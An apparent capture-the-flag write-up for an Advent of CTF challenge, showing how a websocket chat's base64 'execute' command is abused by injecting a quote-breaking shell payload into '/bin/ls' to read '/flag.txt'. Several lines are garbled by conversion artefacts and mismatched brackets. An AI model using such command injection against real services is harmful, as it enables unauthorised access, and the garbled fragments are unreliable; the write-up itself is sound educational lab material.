AdventOfCTF-23

We have the ability to send messages:

```
Send
```

If we interctept a message and change it to:

```
1 42["chat message", {"message":"a", "command":"help"}]
```

We get this response:

```
1 42["chat message",{"message":"Allowed message types are: help, execute and empty"}]
```

Let's check if we have code execution:

```
\n Actions \( \sum_{\text{1}} \)
1 42["chat message", {"message":"anything", "command":"execute"}]
```

But we get this error:

```
1 42["chat message",{"message":"Invalid BASE64"}]
```

Let's base64 encode our message and check if we get a different error.

```
\n Actions \stacksquare | \n Actions \stacks
```

Great, now let's encode the following command:

```
cat /flag.txt -> Y2F0IC9mbGFnLnR4dA==
```

AdventOfCTF-23

And send a new message

\n Actions \structure 1 42["chat message",("command":"code","message":"ERR: Error: Command failed: /bin/ls 'cat /flag.txt'\nls: cat /flag.txt: No such file or directory\n")]

Oh no.


Let's try with a different command.

```
.'; cat '/flag.txt -> Lic7IGNhdCAnL2ZsYWcudHh0

["chat message", {"message": "Lic7IGNhdCAnL2ZsYWcudHh0", "command": "execute"}]

42["chat message", ("command": "code", "message": "STDOUT:
do_check.sh\nindex.html\nnode_modules\npackage-lock.json\npackage.json\nserver.js\nNOVI(i_hacked_websockets_and_1_am_still_s@ne)\n"}]
```

Flag: NOVI{i_hacked_websockets_and_1_am_still_s@ne}



AdventOfCTF-23 2